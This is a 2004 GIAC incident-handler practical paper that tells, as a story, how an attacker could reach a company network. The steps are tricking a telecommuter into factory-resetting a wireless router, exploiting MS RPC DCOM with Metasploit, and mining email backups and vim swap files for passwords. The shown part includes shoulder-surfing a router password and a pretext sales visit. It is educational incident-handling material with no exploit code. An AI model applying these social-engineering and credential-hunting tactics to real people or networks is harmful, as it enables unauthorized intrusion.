How to Crack WEP or Bluetooth Without Sniffing a Single Packet OR Social Engineering, The Metasploit Framework, Bingo Guessing and Jackpot Searches

GIAC Certified
Incident Handler

Practical Assignment
Version 3.00

Stephen A. Frostrom
SANS CDI WEST
JANUARY 26-31, 2004

Submitted
September 27,
2004

Table of Contents

Abstract

This is a strange tale of computer attacks and incident handling. It begins by describing a technique for gaining access to a wireless network, without sniffing a single packet. The technique is independent of protocol – it will work with Wi-Fi, Bluetooth, or any other wireless network – no matter how secure it is – as long as the Default Factory Settings for a Wireless Access Point allow an arbitrary client to access the network with no authentication. Specifically, it simply means pushing the reset button (not a power cycle, a hard reset).

The implication of this is that if there is the possibility of even brief physical access to a Wireless Access Point that has this characteristic, then the network to which it is attached should be considered exposed to the risk of untrusted connections. To illustrate this, a hypothetical attack scenario will be described, using Social Engineering to trick someone into performing a reset to Default Factory Settings, in order to gain access to a wireless network. Each of the 5 stages of an Attack will be discussed: Reconnaissance, Scanning, Exploiting the System, Keeping Access, and Covering the Tracks.

Once on the wireless network, the attacker will sniff packets in order to determine the previous network settings, and then restore connectivity to the wired network. From there, the attack will continue against a wired machine, by using the Metasploit Framework to execute the MS RPC DCOM exploit to obtain a command shell.

From there, the attacker will use special Searching and Guessing techniques, in an attempt to find a Bingo Jackpot – which in this case is shell access through a firewall and into a corporate network.

Then, we will examine this same scenario, in the context of the 6 stages of Incident Handling: Preparation, Identification, Containment, Eradication, Recovery, and Lessons Learned.

Document Conventions and Definitions

Fonts

In this paper, certain text is represented in different fonts. The types of text that is represented this way include the following:

`User input`	Operating system commands are represented in this font style. This style indicates a command that is

	entered at a command prompt or shell.
`System output`	The results of a command and other computer output are in this style
URL	Web URL's are shown in this style.
http://url.com	Web hyperlinks are shown in this style.

Wireless Definitions (WLAN, WAP, Wi-Fi)

WLAN

There are many definitions of “wireless network”. [1] Strictly speaking, a wireless network is any network that communicates without wires. In this paper, the term “wireless network” will not include light based technologies – including satel-lites, blinking flash-lights, signal mirrors, infrared devices, or fiber optics.

Nor shall it include sign language, signposts, or postal services.

Similarly, shouting, stool pigeons, messages in bottles, and smoke signals, are right out.

What we *will* be talking about is radio wave based technology that is currently available in consumer wireless networking products – specifically, 802.11 and Bluetooth. References to a “wireless network” shall generally refer to both.

The terms “WLAN”, “Wireless Local Area Network”, and “wireless network” will be used interchangeably – and will refer to the network through which wireless clients can communicate with each other, and with the device providing the network.

WAP

A Wireless Access Point (WAP) is something that provides a wireless network (WLAN), and connects it to a wired network (LAN).

WLAN Routers contain a WAP and also a router. Typically, they have additional features such as providing Network Address Translation (NAT), port control, a firewall, and a Dynamic Host Configuration Protocol (DHCP) server. Often, a WLAN router will also contain a Switch. These combo devices have a radio transceiver (the WAP), several wired LAN ports (which are switched), a WAN port, and the ability to route packets appropriately. It is this type of device that will be discussed in the context of this paper, and for readability will simply be referred to as a “WAP”.

For more information about the distinction between a wireless access point and a wireless LAN router, as used outside the scope of this paper, see Jim Geier's tutorial, "Understanding Wireless LAN Routers", at:

> http://www.wi-fiplanet.com/tutorials/article.php/1586861 [2]

or this discussion thread:

> http://www.linuxquestions.org/questions/showthread.php?s=&threadid=203886 [3]

which explores the mystery of why an AP might be more expense than an AP *and* a router.

Wi-Fi

> Wi-Fi - Short for wireless fidelity
> This is another name for IEEE 802.11b. It is a trade term promulgated by the Wireless Ethernet Compatibility Alliance (WECA). "Wi-Fi" is used in place of 802.11b in the same way that "Ethernet" is used in place of IEEE 802.3. Products certified as Wi-Fi by WECA are interoperable with each other even if they are from different manufacturers. A user with a Wi-Fi product can use any brand of Access Point with any other brand of client hardware that is built to the Wi-Fi standard.
>
> http://cms.syr.edu/connecting/wireless/glossary.html [4]

We will use Wi-Fi to designate any 802.11 protocol.

Definition of Vulnerability, Exposure, and Exploit, and Ownership

We will consult the Common Vulnerabilities and Exposures (CVE®) organization, and use their definitions. Their homepage can be found at:

> http://www.cve.mitre.org [5]

They have a whole page on the subject, which begins with:

> CVE aspires to describe and name all publicly known facts about computer systems that could allow somebody to violate a reasonable security policy for that system. Often, these things are referred to as vulnerabilities. However, Editorial Board

> discussions have revealed that there are at least two common uses of the term "vulnerability."

For the benefit of security policy authors, the CVE terminology page can be found here:

> http://www.cve.mitre.org/about/terminology.html [6]

Vulnerability

Vulnerability is a universal, or true vulnerability – or for a non-recursive definition, it is something that would be a problem in **any** reasonable security policy.

Exposure

Exposure is something that would be a problem in **some** reasonable security policies.

Exploit

For this paper, “exploit” shall be defined as the mechanism for taking advantage of a vulnerability or an exposure.

Ownership

“Ownership” refers to taking control of a system. When someone gains root or privileged access to a system so that they can control it, they “own” it.

Statement of Purpose

This paper will describe a hypothetical attack in detail. This attack will be composed of three parts, consecutively penetrating deeper into the target. Each part will employ a different exploit. The exploit, how the exploit is utilized, what vulnerability or exposure it takes advantage of, and what can be accomplished through its use, will be covered.

The attack begins with the attacker gaining access to a wireless access point. He does this by taking advantage of the fact that the Default Factory Settings for most (if not all) WAPs have all security features disabled. Because of this, any network that has a WAP attached to it – no matter how secure the wireless protocol is – where there exists the possibility of unauthorized physical access to the WAP – is exposed to the risk of the DFS exploit.

This will in fact be the focus of the exploit portion of this paper, and will be explored in great detail. The other parts of the exploit are provided as Extra information, to give the reader an idea of how an attacker might take advantage of having succeeded in exploiting the DFSWAP exposure.

The following sections give a more detailed overview of the topics discussed in this paper.

Exposure: Default Factory Settings on a WAP Bypass All Security Features

In our scenario, the target network is actually relatively secure. Our attacker will discover that there is a weak link, however. That weak link turns out to be a telecommuter's home network, which has a wireless access point attached to it.

Many papers have described the security weaknesses of wireless networks. David Hulton's paper, "Practical Exploitation of RC4 Weaknesses in WEP Environments", describes the cryptographic problems with 802.11b based WEP and RC4, and how to exploit them and optimize key recovery.

http://www.dachb0den.com/projects/bsd-airtools/wepexp.txt [7]

This is outside the scope of this paper, and simply provided as reference to the interested reader (plus its all text presentation is cool).

In the executive summary of their paper, "Security of the WEP algorithm", Borisov, Goldberg, and Wagner list these vulnerabilities which could be used in an effort to compromise a wireless network:

- Passive attacks to decrypt traffic based on statistical analysis
- Active attack to inject new traffic from unauthorized mobile stations, based on known plaintext
- Active attacks to decrypt traffic, based on tricking the access point
- Dictionary-building attack that, after analysis of about a day's worth of traffic, allows real-time automated decryption of all traffic

http://www.isaac.cs.berkeley.edu/isaac/wep-faq.html [8]

The author of this paper thinks that the above phrase, "about a day's worth of traffic", must mean a very long day indeed. Cracking WEP keys in the lab is one thing, but gathering enough packets to actually do it "in the wild" is another.[9] [10]

The excellent paper by Bob Fleck and Jordan Dimov, "Wireless Access Points and ARP Poisoning: Wireless vulnerabilities that expose the wired network", which is available at:

http://www.cigitallabs.com/resources/papers/download/arppoison.pdf [11]

describes several attacks which can be employed once access to the wireless network has been achieved.

Anyone wishing more information on wireless networks should visit:

http://www.netstumbler.com [12]

All of these topics are outside the scope of this paper, however. Why?

Consider that most, if not all, wireless routers and access points come with a default factory setting of all **security features disabled**, and a default name, administration password, and IP address. [13]

Presumably, this is so the WAP will work “out of the box”. Well, our attacker has realized that no matter how secure a wireless network is, even if it *did* have strong encryption and authentication, all of that is bypassed if you can get someone to press the reset button.

Once reset, reconnaissance will be performed to attempt to determine the previous network settings, so that communication with other systems on the network can be restored (i.e. figure out the IP space, netmask, and broadcast).

Restoring the WAP to its previous settings will also make detection less likely (someone might notice if they got a “192.168.x.x” IP address from DHCP, when they used to get a “10.x.x.x” address).

Using Social Engineering to Exploit the DFSWAP Exposure

The attacker figures if he can trick someone with physical access into doing a hard reset on the router, he can get in the easy way. He will accomplish this by impersonating someone from the telecommuter’s ISP.

Once he has gained access to the telecommuter’s home network, he will launch the exploit detailed below to compromise a system on that network. Then, once access to that system has been gained, information will be harvested that will allow penetration of the real target – the telecommuter’s company network.

Vulnerability: MS RPC DCOM

The published vulnerability that will be discussed and exploited is the Remote Procedure Call (RPC) Distributed Component Object Model (DCOM) buffer overflow bug, which affects most of Microsoft's operating systems.

The CVE reference is CAN-2003-0352, and can be found at:

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0352 [14]

It describes the problem as follows:

> Buffer overflow in a certain DCOM interface for RPC in Microsoft Windows NT 4.0, 2000, XP, and Server 2003 allows remote attackers to execute arbitrary code via a malformed message, as exploited by the Blaster/MSblast/LovSAN and Nachi/Welchia worms.

The CERT reference is CA-2003-16, and can be found at:

http://www.cert.org/advisories/CA-2003-16.html [15]

The exploitation of this vulnerability on a susceptible windows box allows the attacker to remotely execute arbitrary code on the target machine, with system privileges. That means they own it.

This exploit will not be discussed in detail – but its use will be demonstrated. For a detailed analysis of MS RPC DCOM see Dave Shackleford's GCIH practical, "The Yin and the Yang: A Sordid Tale of Information Security, OR DCOM, Netcat, and a Live Response, OH MY!"

http://www.giac.org/practical/GCIH/Dave_Shackleford_GCIH.pdf [16]

Additional references for MS RPC DCOM vulnerability can be found at the end of this paper, in the "Exploit References" section.

Using the Metasploit Framework to Exploit RPC DCOM

Once he has gained network access via the WLAN, the attacker will search for a vulnerable system. Once he has found one, rather than delivering a worm, as referenced above, the attacker will use the Metasploit Framework to exploit this vulnerability to get a "root shell" on the box.

Metasploit's homepage can be found at:

http://metasploit.com [17]

Metasploit describes itself as:

> The Metasploit Framework is an advanced open-source platform for developing, testing, and using exploit code. This project initially started off as a portable network game and has evolved into a powerful tool for penetration testing, exploit development, and vulnerability research. [18]

Metasploit can be downloaded from:

> http://metasploit.com/projects/Framework/downloads.html [19]

A detailed analysis of the Metasploit Framework will not be provided – it is simply provided as an example of what an attacker might do.

Exploit: Bingo Guessing and Jackpot Searches

These are terms the author made up to describe novel and particularly fruitful information gathering; they will be described in the following sections. There will be no formal analysis of these techniques – however, some examples will be provided to demonstrate the possibilities.

Once the attacker owns a machine on the telecommuter's home network, he can launch subsequent attacks from there. His real goal is to penetrate the company network. He knows that the victim uses 'ssh' to telecommute, so he will be looking for a way to harvest his password. Standard tactics would include decrypting all the passwords on the compromised machine. People tend to use the same password everywhere, so if he can crack the passwords on the machine he owns, perhaps it will yield a company password. Installing a keyboard logger would be another approach.

In this case, however, since the victim was confident that his home network was secure, he didn't apply the same security policies that would be in place at work, to the systems at his house. Specifically, he used this machine to store backups.

The victim saves all his email – every single one (except spam). There is a lot of confidential information in many of these emails, but the victim was not concerned about reading his email from home, because it went through an 'ssh' tunnel. Email is not backed up on the server at work (by design), so he makes local copies.

Since he considers email within the company to be safe, he used it to send instructions to new employees for logging in and changing their password. If somebody never changed it… Jackpot!

If the attacker can just find these backups, he'll get user accounts and passwords to try, right there – plain as day. When you see a jackpot, you know it's a jackpot. If nothing else, he'd have all the usernames.

There are no root passwords in their emails, however.

When the victim was coming up with root passwords for all the machines, he anguished over coming up with a system for remembering them. While he was working on that, he typed all the possibilities into an editor. He experimented, trying to figure out something that was secure, easy to remember, and fast to type. He never saved the file – he just used it to keep track of his ideas. He didn't put "passwords" or "passwd" or anything like that at the top of the file – this wasn't a document; it was just a scratch pad.

The editor he was using was 'vim' (Vi Improved), which he was running on one of the 21 unix servers they have. It was running in an 'xterm' window, which was being displayed on his windows desktop, via the cygwin X server.

When vim runs, it creates a hidden temporary file (which it calls a "swap" file), named '.<fn>.swp', where <fn> is the name of the file. In this case, the file had no name, so the swap file was called simply '.swp'. Normally, this file is deleted when you exit vim.

When the windows box crashed, however, the editor was killed and '.swp' file remained. This is a binary file, and just looks like control characters and garbage if you 'cat' or 'type' the file. The victim was annoyed at losing his work, but didn't remember which machine he had been running on, or what directory he was in when he started the editor session. Thinking nothing of it, he decided it would be easier to just start another one than try to recover the old one – it was just brainstorming anyway.

In unix there is a command called, 'strings'. It takes a binary file as its input, and outputs any printable character strings it finds.

If you were to type 'strings –a .swp' you would see the text, plain as day.

How likely is it though, that an attacker would give this file a second look, if he even saw it at all?

If the attacker has knowledge of the victim that can be used to create a search for these type of gems, that's called a Jackpot Search. If the attacker uses information he has gained to make educated guesses, that's called a Bingo Guess. The two techniques combined can yield a Bingo Jackpot.

Our attacker will be successful in discovering this ".swp" file – however, it will not contain any current root passwords. It will, however, give enough clues that when combined with other Jackpot Searches and Bingo Guesses, he will get a Bingo Jackpot – root on a Cownoids box.

The Scenario

The Cast

Gary Grey is a consultant who, among other things, provides network security services. His company, which he is the president of, is called Dubious Consulting, LLC. He is our attacker.

Vic Tim is the system administrator for Cownoids (aka: Company With No IDS), a small engineering design services company, with 10 employees. He, and his company, is our victim.

Olive Tim is Vic's wife.

Willy White has no company affiliation, and he is our hero.

The bit players will be introduced in the text.

Initial Contact

Late one night, Gary was surfing the web, looking for prospective customers, and he came across cownoids.com. The web site said that their staff is a group of highly educated engineers who specialize in the design of Application-Specific Integrated Circuits, or ASICs. It boasted that half of their employees have PhD's. It gave their contact information, including the street address – which was local for Gary -- and an email address: hr@cownoids.com.

Gary decided to email them his form letter:

> To Whom It May Concern:
>
> **This is an URGENT message, regarding the safety of your computer systems.** Your network has been found to be vulnerable to attack from hackers!
>
> Hello, my name is Gary Grey. I am the president of Dubious Consulting, LLC. I would like to extend a special, limited time offer to you: Contact me before the end of the month to schedule a meeting to discuss the services I have to offer you, and I will personally perform a penetration test

> of your internet perimeter – completely free of charge! That's right – completely **FREE** of charge, with no obligation whatsoever!
>
> That means I will come to your facility, and run a suite of custom tools I have developed, to assess how effective your firewall is at keeping out hackers. Then, I will give you a report, listing the vulnerabilities found, as well **as suggestions for fixing them**, at absolutely **NO COST** to you.
>
> All I ask in return, is that you take the time to learn about the other critical services I have to offer, to address your security issues.
>
> Please forward this email to the appropriate person(s) as soon as possible, as it is only a matter of time before a hacker will exploit the vulnerabilities that your systems currently have, and possibly do irreparable damage to your company.
>
> I look forward to working with you to remedy these problems.
>
> Sincerely,
>
> Gary A. Grey
> President, Dubious Consulting, LLC
> gag@dubeus.com
> (619) 555-HACK

Tuesday, March 16 2004
3:16 AM

The next morning, Jacqueline Ovaltrades (Jack) received the email. Jack is the head of HR. Actually, she *is* HR. She is also Accounts Payable, Accounts Receivable, the Receptionist, the Office Manager, and the company "Mom". She knew just what to do; she forwarded it to Vic.

Vic, in addition to administering all the computers and network equipment (including the firewall), also does all the purchasing of both hardware and software, maintains the EDA tools that all the engineers use, negotiates with the CAD vendors, and supports the design engineers with whatever they need, including telecommuting (and going to their homes if required) and even writing custom perl and shell scripts for them.

Vic is a busy man.

But he read the email, and thought, "What the heck – after all, it's free!" He decided that a phone call would be more efficient than replying to the email, so when he had a few moments (about a week later), he dialed the number.

“Hello, Gary Grey speaking.”

“Hi – this is Vic, from Cownoids. I received your email, and I have a few questions for you.”

“Ok, shoot.”

“First of all, your email said that you found vulnerabilities in our network. What are they?”

“Oh, that just means that you’re attached to the Internet. Every one on the net is vulnerable to attack, so we all have to maintain an active defense.”

Vic rolled his eyes.

“How long is your presentation?”

“Well, it’s not a presentation per se. I work with you to understand your environment, while my tests are running. Then, I give you the results of the test, and interpret them for you. Then, we talk about what your priorities might be, and get an idea of your budget. I give you my initial recommendations, and answer any questions you might have. Then, I go off and generate a bid. The whole process usually lasts anywhere from 2 hours to all day.”

“I see. Well, I couldn’t afford to spend all day on it, but I’d like to at least meet you, have you run your penetration test, tell you a bit about our environment, and then take it from there.”

“That sounds reasonable. When’s a good time for you?”

”How about a week from tomorrow, on the 1st?”

“I’m open. What time?”

“I have meetings in the afternoon, so how about 8am?”

“That sounds fine. I’ll see you then.”

“Great. See you then.”

“Oh, one more thing” said Gary. “What’s your email address? I need to send you a permission form, which must be signed before I can do your free penetration test.”

“Oh, no problem, it’s:”

vic.tim@cownoids.com

And that was that.

Wednesday, March 24 2004
3:24 PM

“Great”, Gary said to himself. 8:00am. Gary was not a morning person. But, it sounded like they were potential clients, so he’d have to get up early.

Permission

Gary Grey sent Vic Tim his standard permission form:

> [Company Name] (hereafter referred to as “Customer”) hereby grants permission for the staff of Dubious Consulting (hereafter referred to as “Dubious”) to perform vulnerability and exposure analysis and penetration testing of Customer’s computers, network, and related systems.
>
> Every effort will be made to avoid any unintentional effects on these systems and their operation. However, Dubious assumes no liability for any impact this process may have on Customer or their systems. Customer acknowledges that Dubious offers no warrantee, expressed or implied, as to the results of this process. Customer further agrees to hold Dubious free of any and all liability for any damages, direct or consequential, which may occur from this activity.
>
> I attest that I am [Name of Person], and that I have the legal authority to enter into this binding agreement, on behalf of Customer.
>
> Signed:
> Date:

Gary especially likes the line, “Every effort will be made to avoid any unintentional effects on these systems and their operation.” It doesn’t say anything about “intentional effects” :-)

Gary is always amazed when people are willing to sign that without modification.

The Meeting

Introductions

Thursday, April 1 2004
8:30 AM

“Hi, I’m Gary Grey. I’m here to see Vic”, Gary told Jack when he arrived at Cownoids.

“Hello. I’ll let him know you’re here”, she replied, and dialed Vic’s extension. “Mr. Grey is here to see you.”

“Thanks. I’ll be right there”, said Vic.

Moments later, Vic arrived at the reception area.

“Hello. I’m Vic Tim.”

Gary thought to himself that Vic must have been teased a lot as a child.

“Gary Grey. Sorry I’m late – traffic was a nightmare. “ Gary had been trying to think of a better excuse the whole drive over, but hadn’t come up with anything. “Nice to meet you.”

“Likewise.” Vic said, but was mildly annoyed that he was half an hour late on their first meeting. “I thought we’d start out in the conference room. It’s right over here.”

Along the way, Gary asked, “Oh, do you have that permission slip for me?”

“Ya, I have it right here” and he pulled a loose sheet of paper from his notebook.

Gary glanced at it – signed and dated, with no other marks. It was signed by Vic Tim.

“Perfect. Thanks.”

They went into the conference room, which was not much bigger than the cubicles they walked past to get there.

“The first thing I’d like to do is start the penetration test, because it will take a while to run.”

Well, Vic wasn't about to let a stranger just "jack in" to his network. Besides, there wasn't even a network connection in the conference room. However, for presentations, visiting CAD vendors, and other guests, a wireless network was available.

"Ok. Well, we don't have a network connection in the conference room. I have a really long cat5 cable I can string in here, but we also have a wireless network. Do you have a Wi-Fi card?"

Gary raised an eyebrow when Vic mentioned "wireless", thinking to himself that finding things they needed to fix was going to be easy. He jumped at the chance to show off his "jump bag" – a duffle bag full of all sorts of equipment, for use in his consulting. "Of course! 802.11 or Bluetooth?"

"802.11", said Vic.

"A, B, or G?", asked Gary.

"B."

"Got it, right here." Gary said with a smile on his face, as he proudly produced an 802.11b Wi-Fi card from his bag. He popped it into his dual boot notebook, and started it booting to Windows 2000.

Securing a Wi-Fi Network

Meanwhile, Vic was well aware of the lack of security in wireless networks, and he had taken a number of precautions in setting this one up. He was confident that it was secure, in the manner he had deployed it. But still, Mr. Grey was a security expert, and Vic felt a little defensive about it.

"Before you say anything", Vic started. "I know, I know – wireless isn't secure. Well, first of all, we only use it for presentations and guests. Second, I've implemented all the recommended practices:

- I randomly generate the WEP keys manually, instead of using the key generator
- I change the WEP key frequently
- I use mac address filtering
- I use shared key authentication
- The wireless network is labeled as "untrusted" [20]
  Meaning, the wireless network is on its own virtual local area network (VLAN) that is completely separate from the rest of the network. That is, the WLAN has access to the internet, but no access to the LAN.

Plus:

- I Generate random SSID's
- I change them when I change the WEP key
- I tell the router not to broadcast the SSID

And finally:

- I turn off the radio transmitter when it's not actually being used

"You mean you physically turn the thing off?" asked Gary.

"No, that would be a pain, because it's in the server room. I just turn it on and off from the admin tool."

"Oh really? What kind of router is it?"

"It's a Netgear. I'll show you in just a second. First, I need the mac address of your Wi-Fi card.

Gary hits:

<CTRL><ESC>

which brings up the "Start Menu". Then he hits:

R

which brings up the "Run" dialogue box. He types:

cmd<ENTER>

and a dos box pops up:

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\Documents and Settings\Administrator>ipconfig/all

Windows 2000 IP Configuration

        Host Name . . . . . . . . . . . . : greybot
        Primary DNS Suffix  . . . . . . . :
        Node Type . . . . . . . . . . . . : Hybrid
        IP Routing Enabled. . . . . . . . : No
        WINS Proxy Enabled. . . . . . . . : No
        DNS Suffix Search List. . . . . . : domain_not_set.invalid
```

```
Ethernet adapter BT-lan:

        Media State . . . . . . . . . . . : Cable Disconnected
        Description . . . . . . . . . . . : Bluetooth LAN Access Server
Driver
        Physical Address. . . . . . . . . : 00-00-00-00-00-00

Ethernet adapter wifi:

        Media State . . . . . . . . . . . : Cable Disconnected
        Description . . . . . . . . . . . : D-Link AirPlus DWL-650+
Wireless Cardbus Adapter
        Physical Address. . . . . . . . . : 0A-1B-2C-3D-4E-5F

Ethernet adapter wired:

        Media State . . . . . . . . . . . : Cable Disconnected
        Description . . . . . . . . . . . : FE574B-3Com 10/100 LAN
PCCard-Fast E
thernet
        Physical Address. . . . . . . . . : 00-00-00-00-00-00
```

He writes down, “0a 1b 2c 3d 4e 5f” on a post-it note, and hands it to Vic. “Ok, right this way”. And Vic leads Gary to his cubicle

The first thing that Gary notices when the screen saver disengages, is that Vic’s desktop machine is running Windows – probably win2000, judging from the classic desktop layout.

The second thing Gary notices is that there’s an “xterm” window sitting right next to the “My Computer” icon. He immediately notices the following in the xterm:


```
[%] who
vic  pts/4  Apr 1 08:40 (adsl-xxx-xxx-xxx-xxx.dsl.sndg02.FAKEBELL.net)
```

Hmmm… thought Mr. Grey.

Mr. Tim checked his email quickly, and re-locked the screen. Then, he turned to another computer on his desk – an old laptop, that looked just from its age that it was probably running win95/98.

“This one’s plugged into one of the wired ports on the Netgear, so it’s on the VLAN.”

When Vic unlocked the screen, the following was displayed:



Address: http://10.11.12.1/start.htm

Wireless Settings

Wireless Network

Name (SSID): up-to-32-chars...

Region: United States

Channel: 09

Wireless Access Point

☐ Enable Wireless Access Point

☐ Allow Broadcast of Name (SSID)

Wireless Card Access List

Security Encryption (WEP)

Authentication Type: Shared Key

Encryption Strength: 128bit

Security Encryption (WEP) Key

Passphrase:

Key 1: ● 1a2a3a4a5a6a7a8a9a0a1a2a3

Key 2: ○

On the post-it Gary had written his mac address on, Vic wrote:

SSID: “up-to-32-chars…”
WEP: 1a2a3a4a5a6a7a8a9a0a1a2a3a
Ch: 9

Which are the SSID, WEP key, and channel, respectively. Then, he clicked on the “Setup Access List” button. When he did so, a login screen appeared. Vic started to type in a password.

Gary interrupted Vic’s typing by asking, “Who’s that?” and pointed to a picture of a golden retriever.

“Oh, that’s Rover – he’s a good boy,” said Vic. He typed the rest of the password.


Gary was able to notice that the password had a ‘7’, a ‘3’, a ‘$’, and an ‘F’ – but that’s all he could see.

“How about them?” he asked in a friendly tone that was just a little too familiar.

Vic cleared his throat, and thought “Typical. If this guy starts talking like a used car salesman, I’m going to ask him to leave.” But he was polite, and said, “That’s Manny, Kittie, Harry, and my wife, Olive.”

“Cute kids” said Gary, and smiled.

Then, up popped the mac address filter screen:



Wireless Card Access List

☑ Turn Access Control On

	Device Name	Mac Address
○	DWL-650+	

He typed in Gary’s mac address, and hit “Apply”.

Back at the “Wireless Settings Screen”, he checked the “Enable Wireless Access Point”. “That’s what turns the radio on and off – this box right here.” Said Vic, as he hit “Apply”.

“That’s cool,” said Gary.

